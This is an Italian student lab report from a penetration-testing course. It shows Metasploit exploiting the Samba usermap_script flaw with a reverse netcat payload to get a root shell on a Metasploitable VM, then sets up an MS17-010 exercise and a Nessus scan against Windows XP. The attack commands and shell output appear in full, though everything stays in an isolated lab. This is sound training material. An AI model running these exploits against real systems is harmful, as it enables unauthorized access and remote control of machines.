   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
```

Con il comando **search** seguito dal nome della vulnerabilità, andiamo a cercare gli exploit presenti all'interno di metasploit per poi scegliere quello che più fa al caso nostro.


Utilizzando **use**, seguito dal path dell'exploit o dal numero corrispondente, andiamo a scegliere il nostro attacco.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Metasploit

Dopo aver scelto il nostro attacco, andiamo a visualizzare la configurazione con il comando show options, da qui notiamo che ci richiede un **RHOSTS** con l'indirizzo ip della macchina target e che la **LPORT**, ovvero la porta su cui siamo in ascolto, non è la porta corretta.

Proseguiamo con il settaggio grazie al comando **set RHOST** seguito dall'indirizzo ip 192.168.50.150 appartenente alla macchina metasploitable e **set LPORT** seguito dalla porta 5555 come mostrato in figura.



Metasploit

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port
```

Andiamo ora a controllare che il nostro attacco sia stato configurato correttamente, così da poterlo lanciare con successo.

Metasploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:39712) at 2024-05-29 10:11:35 +0200

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5b:2b:5f
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5b:2b5f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:20344 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14906 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2313814 (2.2 MB)  TX bytes:2544785 (2.4 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:951 errors:0 dropped:0 overruns:0 frame:0
          TX packets:951 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:189119 (184.6 KB)  TX bytes:189119 (184.6 KB)
```

```
whoami
root


pwd
/root/Desktop
mkdir test
```

metasploitable2 [In esecuzione] - Oracle VM VirtualBox


File Macchina Visualizza Inserimento Dispositivi Aiuto

```
msfadmin@metasploitable:/root/Desktop$ ls
test
msfadmin@metasploitable:/root/Desktop$
```

Con il comando exploit lanciamo il nostro attacco e come possiamo notare, è andato a buon fine, per cui ci troviamo all'interno della macchina attaccata.

Dopo aver controllato l'indirizzo della macchina con **ifconfig,** andiamo con il comando **whoami** ad effettuare un ulteriore test controllando quale tipo di utente siamo e creando una cartella test che come si può notare sarà presente all'interno della macchina metasploitable.

EXPLOIT WINDOWS CON METASPLOIT



Traccia Giorno 5

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di: ● Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP ● Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.


Requisiti laboratorio Giorno 5:


IP Kali Linux: 192.168.200.100
IP Metasploitable: 192.168.200.200
Listen port (nelle opzioni del payload): 7777

Evidenze laboratorio Giorno 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni: 1) Se la macchina target è una macchina virtuale oppure una macchina fisica ; 2) le impostazioni di rete della macchine target ; 3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

Configurazione indirizzi IP





Digitando il comando **sudo nano /etc/network/interfaces** andiamo ad aprire la configurazione di rete delle macchine ed andiamo ad impostare per la macchina Kali l'indirizzo IP 192.168.200.100 e per la macchina Windows XP 192.168.200.200. Utilizziamo lo stesso indirizzo Gateway (192.168.200.1) così da poter utilizzare le nostre macchine sulla stessa rete interna evitando eventuali rischi dall'esterno.


Controllo configurazione indirizzi IP

Per controllare che la configurazione sia stata eseguita in maniera corretta, andiamo ad effettuare un test, con il comando **ping** seguito dall'indirizzo ip della macchina e come possiamo notare, le macchine comunicano.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=3.12 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=1.94 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.44 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=1.37 ms
64 bytes from 192.168.200.200: icmp_seq=5 ttl=128 time=15.1 ms
64 bytes from 192.168.200.200: icmp_seq=6 ttl=128 time=1.65 ms
64 bytes from 192.168.200.200: icmp_seq=7 ttl=128 time=1.50 ms
```


Nessus

Dopo aver avviato Nessus dalla shell di Kali utilizzando il comando **sudo systemctl start nessusd.service**, possiamo accedere al programma tramite il browser digitando **kali:8834**. Avviamo una nuova scansione attraverso **New Scan**.




Nessus

Come possiamo notare, Nessus ci offre diverse tipologie di funzioni e scansioni, in questo caso andiamo ad effettuare un **Basic Network Scan**.



